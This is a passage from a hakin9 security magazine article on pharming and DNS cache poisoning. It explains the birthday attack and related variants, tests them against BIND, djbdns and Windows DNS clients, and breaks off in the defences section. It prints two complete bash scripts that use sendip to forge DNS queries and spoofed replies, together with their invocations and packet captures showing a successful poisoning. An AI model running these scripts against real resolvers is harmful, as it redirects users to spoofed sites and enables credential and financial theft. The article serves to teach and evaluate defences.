The way h9.DiskShredder deletes data from hard disks prevents data recovery even by specialized companies.


h9.DiskShredder was created in cooperation with hakin9.lab, which specializes in researching security-related issues.



Additional information and orders www.hakin9.org, programy@hakin9.org

Pharming – DNS cache poisoning attacks

Mariusz Tomaszewski



Visiting online banking services and other secured sites is becoming increasingly dangerous. Entering your credit card number on a website which looks deceptively similar to that of your bank might end with a considerable sum disappearing from your account. Unfortunately, such attacks are increasingly commonplace nowadays and make use of a new method called pharming.

Classic phishing (see Inset *How phishing came about*) involves sending the victim spoofed e-mails, allegedly originating from an online bank or another important institution. A careless user then replies to the message, providing the requested personal information and access data, which the attacker promptly uses to steal money from the victim's account. A more advanced variation of phishing involves preparing a fake version of a web-based bank's site and luring an unsuspecting user to this site. A further development of this method is pharming – a high-tech version of phishing.

Pharming involves faking the IP addresses assigned to domain names and then writing this information to DNS caches. If a bank customer enters the bank's domain name in the browser address bar, he or she will be redirected not to the real bank's site, but to a site spoofed by an attacker. The fake site is usually identical to the real one, so the user will probably enter their login and password as usual.

Pharming attacks are particularly dangerous, as they don't require fooling the user into any conscious actions to assist the attacker – the pharmer doesn't send any suspicious

messages, so the victim has no reason to suspect a trap. The attack targets the DNS servers used by potential victims, although it may also be conducted against a local machine. The attacker enters into the DNS server's cache a false mapping of an IP address to the domain name used by users to access a selected website. The victim will then be redirected to the IP address supplied by the attacker, where a spoofed website awaits.

This type of attack is called *DNS cache poisoning*. In this article, we will analyse a variety

What you will learn...

- how pharming works,
- how DNS cache poisoning attacks are conducted,
- how to defend against pharming,
- which DNS server is the most secure.

What you should know...

- how the DNS protocol works,
- the ISO/OSI reference model,
- the basics of shell programming.

How phishing came about

Phishing is a computer-based attack method aimed at stealing user's access data, nowadays usually to steal money from their online bank account. The term *phishing* originated over ten years ago, when modems were the dominating method of Internet access. Leading American ISP America Online (AOL) charged users based on the time they were logged into the AOL network. Phishing was originally the practice of using e-mails and IM conversations to persuade users to share their AOL logins and passwords, allowing phishers to use the Internet at the victim's cost.

Phishing attacks have now become more sophisticated and dangerous, involving faking the transaction interfaces of banks, online payment providers and online auction services.

of DNS cache poisoning called the *birthday attack* and a modification of the classic poisoning attack. We will then have a look at the effectiveness of both types of attack against the most popular DNS servers.

DNS cache poisoning variations

DNS cache poisoning can be performed both against an ordinary user's machine and a DNS cache server. The idea is the same in both cases: supplying a false DNS cache entry mapping a domain name to an IP address supplied by the attacker. When a DNS cache receives such an entry, it will cache it for a certain time (the time specified by the TTL – Time To Live – parameter of the spoofed DNS notification) and will supply its clients with the spoofed IP address. In the same way, a poisoned *DNS Client* service in Windows 2000/XP will supply its local user with a spoofed domain name mapping.

As already mentioned, we will look at three types of DNS cache poisoning: classic, the birthday attack and a slightly modified version of the classic attack.

Classic attack

Let's start by quickly going over the main precepts of the classic DNS cache poisoning attack so we can later compare it to the birthday attack. A conventional DNS spoofing attack involves sending the name server n spoofed replies to one query sent to the DNS server by the attacker. In its DNS query to the authoritative name server for the domain in question, the name server sets a random query ID

(in older servers this was not even a random value) in range of 1–65535. The maximum ID size comes from the fact that the ID field in a DNS query is just two bytes long, so the minimum possible value is 1 and the maximum value is 65535. This means that the more spoofed reply packets an attacker sends, the more likely he is to succeed. The general likelihood that such an attack will succeed (P) can be expressed by the following formula:

$$P = \frac{n}{65535}$$

So if the attacker sends 65535 packets with distinct IDs, he can be sure that one of these will match the query (the chance of success will be 1). Of course, the attacker not only needs to set the right ID field value for the reply, but also specify the correct address for the authoritative name server and the source and destination ports.

The first requirement is fairly easily satisfied – the attacker knows the authoritative name servers for the domain being spoofed. However, if there are several servers for a domain, the attacker will either have to guess which one will be queried or send replies to spoof all the servers at once. The DNS server to be queried can be guessed by using the TTL values in packets returning information about name servers for a given domain. Each record is assigned a TTL value specifying how long the data in question is cached (i.e. the time remaining until it is removed from the cache). If each name server has different TTL values, it is possible to estimate the time remaining until data for only one authorita-

tive name server is cached. From that moment on, all DNS queries related to the domain the attacker is querying about will be directed to this particular server.

The attacker also knows that queries are always sent to port 53 (the default DNS port), so the same port will be the source of the server's reply. However, determining the target port may be more problematic and – as tests in the later part of the article indicate – may seriously hinder DNS cache poisoning execution.

For BIND 8 and 9 servers, the destination port is no problem, as BIND always uses the same source port to send requests for the same client. The attacker simply has to send a spoofed query from a spoofed IP address (the same one he will later use to generate the n spoofed queries for the domain name to be intercepted) and then check the port the DNS server used for the reply. Tests indicate that determining the destination port for BIND servers is not even needed – it's enough to set the destination port of the spoofed replies to 53 and BIND will always accept the reply. In other words, the source and destination ports in spoofed replies always have the same value of 53.

For the *djbdns* server, the source ports for server queries are randomly generated for each query (just like the query IDs). What's more, a spoof reply can only be passed as a true one if it is returned to the same port number the query came from, making a classic cache poisoning attack against the *djbdns* server a task almost impossible to achieve.

Birthday attack

The birthday attack is based on the well-known *birthday paradox*, which poses the following question: *how many people do you need to gather for the chance that at least two of them will have a birthday on the same day to be more than 50%?* Contrary to intuition, the answer is a surprisingly low value – 23. Applied to a DNS server attack, the same question could be rephrased as: *how many queries must a DNS server*




Figure 1. The birthday attack




Figure 2. Chances of success for the birthday and classic attacks

send and how many spoofed replies to those queries must be sent for the chance that at least one query and one reply will have the same ID to be close to 1? Once again, the result is surprisingly low: 302. Compared to 32768 (which is the number of replies required for the chance of classic attack success to exceed 50%), the value is significantly smaller.

To perform a birthday attack, an attacker sends n spoofed replies to n queries – not just one query, as with the classic attack. The n queries sent all concern the DNS server resolving the same domain name to its corresponding IP address. The spoofed replies can be sent from a single spoofed IP address or many addresses, which makes the attack easier to hide (from IDS's, for instance). What matters is that each query relates to same domain name.

Some name servers will react to each query by sending subsequent queries to the authoritative name server for the given domain, until a correct reply arrives. Each query packet will have a random ID, so by sending n spoofed reply packets with random IDs the attacker greatly increases his chances of success. The chance that such an attack will succeed (P) can be expressed using the following formula:

$$P = 1 - \left(1 - \frac{1}{t}\right)^{\frac{n*(n-1)}{2}}$$

where t signifies the number of possible reply packets – for any DNS cache poisoning attack this value is 65535 (the number of possible IDs). Looking at the formula above, we can see that already for n equal to 700 packets, the chance of success is 0.97608, compared to just $700/65535 = 0.01068$ for the classic attack.

As we can see, the birthday attack can be very dangerous and is well suited for use on the Internet, as it requires a much smaller number of packets to be sent than the 65535 required for the classic attack and can therefore succeed within the time necessary for the spoofed reply to be accepted. Time is critical for success, since the attacker has to supply the spoofed reply before the real reply arrives from the authoritative name server queried by the DNS under attack. The real reply's time of arrival can of course be extended, for example by running a DDoS attack against the server.

Figure 1 presents an outline of the birthday attack. The attack consists of four phases:

- the attacker sends a selected DNS server a large number of spoofed queries concerning the same domain name using fake IP addresses (stage 1 in Figure 1); if the DNS under attack doesn't use query queuing and reacts to each query by sending its own query to an authoritative name server, the attacker stands a good chance of quick success in storing a spoofed mapping in the DNS cache,
- the attacker then sends the targeted DNS server a large number of spoofed replies, containing mappings of the queried domain name to a spoofed IP address – each of the packets contains a randomly generated ID, which increases the chance of success (stage 2 in Figure 1),
- a client of the attacked DNS server sends a query concerning the domain name spoofed by the attacker (stage 3),
- the DNS server replies with the spoofed mapping taken from its cache (stage 4).

Figure 2 presents a comparison of the chances of success for the birthday and classic attacks for increasing numbers of spoofed replies.

Modified classic attack

A variation on the classic attack involves looping through a set number




Figure 3. Structure of the test network

of randomly generated replies (much smaller than 65535) with random IDs, but making sure that each iteration goes through the same IDs. The number of spoofed replies sent with each iteration depends on the bandwidth available to the attacker and the time interval between subsequent queries sent to authoritative name servers by the DNS server under attack.

For the BIND 9 server, the interval is about 30 seconds. The idea behind the attack is that for each query generated by the server under attack, the attacker sends a set number of spoofed replies which are likely to reach the server in the available time interval (of course assuming that the real answer will be delayed for a considerable time). In the tests performed for this article, the number of packets varied from 600 to 1000. The attacker sends the targeted DNS cache server bundles of reply packets with the same set of IDs, hoping to match the ID of one of the server's queries to one of the spoofed replies. Tests indicate that for the BIND 9 server, this attack can be more effective than the classic attack.

Here is how such an attack could be prepared:

- the attacker generates a certain number of random IDs (for example 700),

- the attacker commences a DDoS attack on the authoritative name server which the targeted DNS cache server will query and then queries the latter for the domain name to be spoofed,
- in each attack loop, the attacker sends 700 packets with the IDs generated at the beginning,
- if the DNS cache server sends a query packet with an ID matching one of the numbers initially generated by the attacker, the attack will succeed and the DNS cache will now contain a spoofed mapping for the domain in question.

DNS cache server tests

Figure 3 presents the test network used for DNS cache poisoning attacks, consisting of three machines. One of these was used to run each of the following DNS cache servers:

- BIND 8.2.1,
- BIND 8.4.6,
- BIND 9.3.1,
- djbdns 1.05.

The DNS client caches in Windows 2000 and XP were also tested.

Another machine was a Linux box used as a prototypical attacker's system. Two attack scripts were used: one to generate n false queries and the other to generate n false replies (Listings 1 and 2 present their

respective codes). After an attack, the supposedly spoofed domain name was queried using the third (client) computer.

Listing 1 presents a script called *query*, used for sending fake queries. Here's how it is executed:

```
$ ./query <domain_name> \  
<fake_ip_address> \  
<attacked_dns_server_ip_address> \  
<number_of_packets>
```

The `domain_name` parameter is the domain the attacker wants to spoof. The value specified as `fake_ip_address` defines the source IP address used for sending spoofed DNS queries. The `attacked_dns_server_ip_address` is the IP address of the targeted DNS cache server, and the `number_of_packets` specifies the number of DNS queries generated by the script.

Listing 2 shows the *answer* script, used for sending spoofed replies. It is used in a similar way to the previous script:

```
$ ./answer <domain_name> \  
<fake_ip_address> \  
<attacked_dns_server_ip_address> \  
<author_dns_server_ip_address> \  
<number_of_packets>
```

The `domain_name` indicates the domain to be spoofed. The value



Listing 1. Sample script for generating DNS queries

```
#!/bin/bash
domain=$1
# splitting the domain name into labels (the values between dots)
lght=$( awk -v zm=$domain 'BEGIN {printf split(zm,tab,".")}' )
x=1;
# changing each segment of the domain name into hexadecimal
while [ $x -le $lght ]; do
PART=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); ←
printf tab[zml]}' )
HWM=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); ←
printf length(tab[zml])}' )
k1=`printf "%.2x" $HWM`
k2=`printf $PART | od -An -txC`
dom_name=$dom_name$k1$k2
x=$((x + 1))
done
zero=00
dom_name=$dom_name$zero
dom_name=`echo "$dom_name" | tr -d ' '`
# generating a part of the DNS query
data1=01000001000000000000
data2=00010001
data=$data1$dom_name$data2
cnt=1;
# main query loop
while [ $cnt -le $4 ]; do
# generating a random ID
ident=`awk -v seed=$cnt 'BEGIN { srand(seed+srand()); select=1 ←
+ int(rand() * 65535); print select }'`
ident=`printf "%.4x" $ident`
# building the full DNS query
packet=0x$ident$data
# sending DNS query for the domain to be spoofed
# to the specified DNS cache server
/usr/local/bin/sendip -p ipv4 -p udp -is $2 -id $3 -us 53 -ud 53 -d $packet $3
cnt=$((cnt + 1))
done
```

of `fake_ip_address` defines the address used for sending the spoofed packets. The IP address of the targeted DNS cache server is specified as `attacked_dns_server_ip_address`, while the `author_dns_server_ip_address` parameter corresponds to the address of the authoritative name server the attacker wants to spoof (i.e. the IP address of origin for a real reply).

Both scripts are written in shell script and both use SendIP version 2.5-2 – a complete tool for generating network packets.

BIND 8

Version 8 BIND servers (our test involved two – 8.2.1 and 8.4.6) do not queue the queries they receive from clients, so for each client query

it receives, BIND will send a query to the authoritative server for the domain we queried for. It doesn't matter whether we always query for the same name (which is the case with DNS cache poisoning) and whether the reply comes from one or several IP addresses. Version 8 BIND servers will keep on querying until a correct answer is received.

Figure 4 demonstrates this situation. As you can see, for each script-generated IP query concerning the IP address for `www.is.com.pl` and sent from the spoofed address 130.100.100.100, the local DNS cache server (192.168.201.3) sends a query to the authoritative name server for the domain (193.27.198.11).

Selections indicate the random IDs generated by BIND 8. BIND 8

doesn't buffer queries, which can be exploited to perform the birthday attack. All we need to do is run the `query` script and send around 700 spoof queries for the same domain name (Figure 5) and simultaneously run the `answer` script to generate a similar number of spoofed replies (Figure 6). For n equal to 700, the chance of success for the birthday attack (calculated using the formula provided earlier) is 0.97608, which is very near certainty.

Tests indicate that the attack is indeed effective. Its great advantage is the small number of spoofed queries and replies, which translates into a short time, increasing the chances of successful DNS cache poisoning before the real reply arrives.

Figure 7 shows the spoof replies generated by the `answer` script. As you can see, the attacker is trying to map the name `www.is.com.pl` to the IP address 200.200.100.100. Also note that the spoof replies are always sent to port 53 (the `domain` string corresponds to port 53), exploiting a flaw in version 8 and 9 of the BIND servers which makes attack much easier: the attacker need not reply to the port which the original query came from. This means that the attacker's job is limited to finding a matching query ID.

After the attack was completed, the client machine (see Figure 3) was used to `ping` for the address of `www.is.com.pl`. Figure 8 shows an attempt to connect to 200.200.100.100, which proves that the attack was successful.

BIND 9

Unlike their version 8 predecessors, version 9 BIND servers queue the queries they receive, so if the servers receives more than one request to resolve the same domain name, it will only send one query to the authoritative name server. This renders the birthday attack impossible, as the multiple queries generated by the attacker will have no effect. However, exploiting the fact that BIND 9 (just like BIND 8) accepts replies on port 53 makes a modified classic at-

tack possible. Tests indicate that the chance of success is fairly small, but not negligible.

djbdns

No effective attack on the djbdns server could be performed. This is because the server not only generates random IDs, but also random source port numbers in outgoing queries (djbdns doesn't queue queries). The replies are not all accepted on the same port 53 (as is the case with the BIND servers), which makes it next to impossible to perform DNS cache poisoning. To successfully poison a DNS cache with a spoofed entry, an attacker would have to correctly specify both the ID and the destination port number. Figure 9 shows how the djbdns server generates its queries. Randomly generated source port numbers are marked in red and the random IDs are marked in green.

DNS cache in Windows 2000

A direct attack on the Windows 2000 DNS client cache is possible. Although query IDs are randomly generated, source port numbers are increased by a constant value and can therefore be guessed. Figure 10 shows how the Windows 2000 DNS client generates its name server queries.

As you can see, for each attempt to map a domain name to an IP, the DNS client sends 5 queries with the same ID from the same port. For each subsequent attempt, the ID and port number change, but the latter is simply incremented by the constant value of 2 (the values 1130, 1132, 1134 and 1136).

DNS cache in Windows XP

Attacking the Windows XP DNS client cache is even simpler than for Windows 2000. As Figure 11 shows, the client sends just one query (and not five, as with Windows 2000), but always using the same port number and incrementing the ID of each subsequent query by 1.

The first four records in Figure 11 demonstrate that queries are sent

Listing 2. Sample script for generating DNS replies

```
#!/bin/bash
# splitting the domain name into labels (the values between dots)
domain=$1
LGHT=$( awk -v zm=$domain 'BEGIN {printf split(zm,tab,".")}' )
x=1;
# changing each segment of the domain name into hexadecimal
while [ $x -le $LGHT ]; do
PART=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); ←
printf tab[zml]}' )
HWM=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); ←
printf length(tab[zml])}' )
k1=`printf "%.2x" $HWM`
k2=`printf $PART | od -An -txC`
dom_name=$dom_name$k1$k2
x=$((x + 1))
done
zero=00
dom_name=$dom_name$zero
dom_name=`echo "$dom_name" | tr -d ' '`
x=1;
# converting the spoofed IP address into hexadecimal
while [ $x -le 4 ]; do
ip_part=`echo "$2" | cut -d . -f$x`
ip_part=`printf "%.2x" $ip_part`
false_ip=false_ip$ip_part
x=$((x + 1))
done
# generating a part of the DNS query
data1=81800001000100000000
data2=00010001c00c00010001000011b30004
data=$data1$dom_name$data2$false_ip
cnt=1;
# main reply loop
while [ $cnt -le 5 ]; do
# generating random ID. For the modified classic attack,
# srand(seed+srand()) in the line starting with ident
# should be substituted with srand(seed), and the entire
# script should be executed in a loop. This will ensure
# that each loop iteration will make use of the same ID set.
ident=`awk -v seed=$cnt 'BEGIN { srand(seed+srand()); select=1 ←
+ int(rand() * 65535); print select }'`
ident=`printf "%.4x" $ident`
# building a full DNS reply
packet=0x$ident$data
# sending DNS reply with a spoofed mapping of domain name
# to IP address to the specified DNS cache server
/usr/local/bin/sendip -p ipv4 -p udp -is $4 -id $3 -us 53 -ud 53 -d $packet $3
cnt=$((cnt + 1))
done
```

from port 1031. The next four queries were sent after restarting the DNS client service. As you can see, after restart the service started using port 1170 for all its queries, while the ID was initialised to 1 and is incremented by 1 with each subsequent query.

If the attacker manages to sniff the queries generated by a client, he will easily be able to guess what replies the client will be expecting next.

It is therefore enough to construct spoofed replies with the appropriate ID and destination port number and send them to the DNS client.

Defending against DNS cache poisoning attacks

The proliferation of pharming attacks has made it clear that additional security measures must be



```

15:48:39.933426 IP 130.100.100.100.domain > 192.168.201.3.domain: 5438+ A? www.is.com.pl. (31)
15:48:39.946813 IP 192.168.201.3.1025 > 193.27.198.11.domain: 57679+ A? www.is.com.pl. (31)
15:48:40.189506 IP 130.100.100.100.domain > 192.168.201.3.domain: 47859+ A? www.is.com.pl. (31)
15:48:40.199772 IP 192.168.201.3.1025 > 193.27.198.11.domain: 44684+ A? www.is.com.pl. (31)
15:48:40.457760 IP 130.100.100.100.domain > 192.168.201.3.domain: 43519+ A? www.is.com.pl. (31)
15:48:40.467537 IP 192.168.201.3.1025 > 193.27.198.11.domain: 64521+ A? www.is.com.pl. (31)
15:48:40.710521 IP 130.100.100.100.domain > 192.168.201.3.domain: 30314+ A? www.is.com.pl. (31)
15:48:40.715643 IP 192.168.201.3.1025 > 193.27.198.11.domain: 14532+ A? www.is.com.pl. (31)
15:48:40.969575 IP 130.100.100.100.domain > 192.168.201.3.domain: 56333+ A? www.is.com.pl. (31)
15:48:41.001974 IP 192.168.201.3.1025 > 193.27.198.11.domain: 5535+ A? www.is.com.pl. (31)
15:48:41.229214 IP 130.100.100.100.domain > 192.168.201.3.domain: 8201+ A? www.is.com.pl. (31)
15:48:41.256724 IP 192.168.201.3.1025 > 193.27.198.11.domain: 26134+ A? www.is.com.pl. (31)
15:48:41.504422 IP 130.100.100.100.domain > 192.168.201.3.domain: 2832+ A? www.is.com.pl. (31)
15:48:41.521576 IP 192.168.201.3.1025 > 193.27.198.11.domain: 57738+ A? www.is.com.pl. (31)
15:48:41.785256 IP 130.100.100.100.domain > 192.168.201.3.domain: 16726+ A? www.is.com.pl. (31)
15:48:41.817060 IP 192.168.201.3.1025 > 193.27.198.11.domain: 33912+ A? www.is.com.pl. (31)
15:48:42.056354 IP 130.100.100.100.domain > 192.168.201.3.domain: 12005+ A? www.is.com.pl. (31)
15:48:42.082916 IP 192.168.201.3.1025 > 193.27.198.11.domain: 28709+ A? www.is.com.pl. (31)

```

Figure 4. Queries generated by the BIND 8 server

```

[root@localhost root]# ./query www.is.com.pl 130.100.100.100 192.168.201.3 700

```

Figure 5. Sending spoof queries for the same domain name

```

[root@localhost root]# ./answer www.is.com.pl 200.200.100.100 192.168.201.3 193.27.198.11 700

```

Figure 6. Sending spoof replies

```

18:12:31.205541 IP 193.27.198.11.domain > 192.168.201.3.domain: 22215 1/0/0 A 200.200.100.100 (47)
18:12:31.497193 IP 193.27.198.11.domain > 192.168.201.3.domain: 1905 1/0/0 A 200.200.100.100 (47)

```

Figure 7. Spoof replies sent to a BIND server

```

[root@localhost root]# ping www.is.com.pl
PING www.is.com.pl (200.200.100.100) 56(84) bytes of data.

```

Figure 8. Client attempting to connect to a spoofed IP address

```

19:46:37.285160 IP 130.1.4.5.1650 > 192.168.201.3.domain: 39990+ A? www.is.com.pl. (31)
19:46:37.291654 IP 192.168.201.3.57145 > 193.27.198.11.domain: 24469+ A? www.is.com.pl. (31)
19:46:37.572055 IP 130.2.5.6.1650 > 192.168.201.3.domain: 5438+ A? www.is.com.pl. (31)
19:46:37.607967 IP 192.168.201.3.24575 > 193.27.198.11.domain: 38324+ A? www.is.com.pl. (31)
19:46:37.863265 IP 130.3.6.7.1650 > 192.168.201.3.domain: 47859+ A? www.is.com.pl. (31)
19:46:37.884684 IP 192.168.201.3.2422 > 193.27.198.11.domain: 49265+ A? www.is.com.pl. (31)
19:46:38.149765 IP 130.4.7.8.1650 > 192.168.201.3.domain: 43519+ A? www.is.com.pl. (31)
19:46:38.178580 IP 192.168.201.3.3185 > 62.233.205.204.domain: 43110+ A? www.is.com.pl. (31)
19:46:38.449222 IP 130.5.8.9.1650 > 192.168.201.3.domain: 30314+ A? www.is.com.pl. (31)
19:46:38.453670 IP 192.168.201.3.24187 > 193.27.198.11.domain: 56814+ A? www.is.com.pl. (31)
19:46:38.744762 IP 130.6.9.10.1650 > 192.168.201.3.domain: 56333+ A? www.is.com.pl. (31)
19:46:38.762795 IP 192.168.201.3.47196 > 193.27.198.11.domain: 33600+ A? www.is.com.pl. (31)
19:46:39.042237 IP 130.7.10.11.1650 > 192.168.201.3.domain: 8201+ A? www.is.com.pl. (31)
19:46:39.078931 IP 192.168.201.3.9452 > 193.27.198.11.domain: 60469+ A? www.is.com.pl. (31)
19:46:39.351821 IP 130.8.11.12.1650 > 192.168.201.3.domain: 2832+ A? www.is.com.pl. (31)
19:46:39.362168 IP 192.168.201.3.50523 > 193.27.198.11.domain: 5192+ A? www.is.com.pl. (31)
19:46:39.661495 IP 130.9.12.13.1650 > 192.168.201.3.domain: 16726+ A? www.is.com.pl. (31)
19:46:39.665605 IP 192.168.201.3.49573 > ns3.is.com.pl.domain: 23441+ A? www.is.com.pl. (31)
19:46:39.968819 IP 130.10.13.14.1650 > 192.168.201.3.domain: 12005+ A? www.is.com.pl. (31)
19:46:39.987046 IP 192.168.201.3.25569 > 193.27.198.11.domain: 38330+ A? www.is.com.pl. (31)

```

Figure 9. How the djbdns server generates its queries

```

22:45:06.813948 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:07.683705 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:09.515434 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:11.289189 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:14.835661 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:56.248311 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:45:59.171899 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:00.982785 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:02.816152 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:06.427627 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:43.956980 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:44.872133 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:46.617595 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:48.399388 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:51.994011 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:47:43.985105 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:44.840871 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:46.640790 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:48.425290 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:51.953747 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)

```

Figure 10. How the Windows 2000 DNS client generates its queries

```

23:23:20.366350 IP 192.168.201.4.1031 > 192.168.201.3.domain: 45+ A? www.p1.domena.com. (35)
23:23:36.101786 IP 192.168.201.4.1031 > 192.168.201.3.domain: 46+ A? www.p1.domena.com. (35)
23:24:32.286086 IP 192.168.201.4.1031 > 192.168.201.3.domain: 47+ A? www.p1.domena.com. (35)
23:25:59.570830 IP 192.168.201.4.1031 > 192.168.201.3.domain: 48+ A? www.p1.domena.com. (35)
23:28:21.636786 IP 192.168.201.4.1170 > 192.168.201.3.domain: 1+ A? www.p3.domena.com. (35)
23:28:34.305521 IP 192.168.201.4.1170 > 192.168.201.3.domain: 2+ A? www.p3.domena.com. (35)
23:28:42.177155 IP 192.168.201.4.1170 > 192.168.201.3.domain: 3+ A? www.p4.domena.com. (35)
23:28:49.969130 IP 192.168.201.4.1170 > 192.168.201.3.domain: 4+ A? www.p4.domena.com. (35)

```

Figure 11. How the Windows XP DNS client generates its queries

undertaken by online banks, browser manufacturers, DNS server administrators and ordinary users. A number of methods of protecting against pharming attacks exist, varying in effectiveness.

Users

For ordinary users, the simplest way of protecting against DNS spoofing is to directly use IP addresses rather than domain names, especially when connecting to online financial services, such as bank websites. Using the Web in this manner might be inconvenient, but it is certainly safer. Of course, the problem is that your average Joe Bloggs is usually not aware of what an IP address is or how network communication really works.

Users who perform online transactions using Internet Explorer or Mozilla Firefox might want to use an interesting tool called the Netcraft Toolbar (see Inset *On the Net*) which can be used to guard against a DNS cache poisoning attack by showing the physical location of a website. For example, if a local DNS server was poisoned with the information that the domain name of an online bank in – say – Great Britain actually points to an IP address somewhere in Russia, then the Netcraft Toolbar will indicate this fact. A wary user can therefore avoid connecting to the spoofed Web server.

Web server administrators

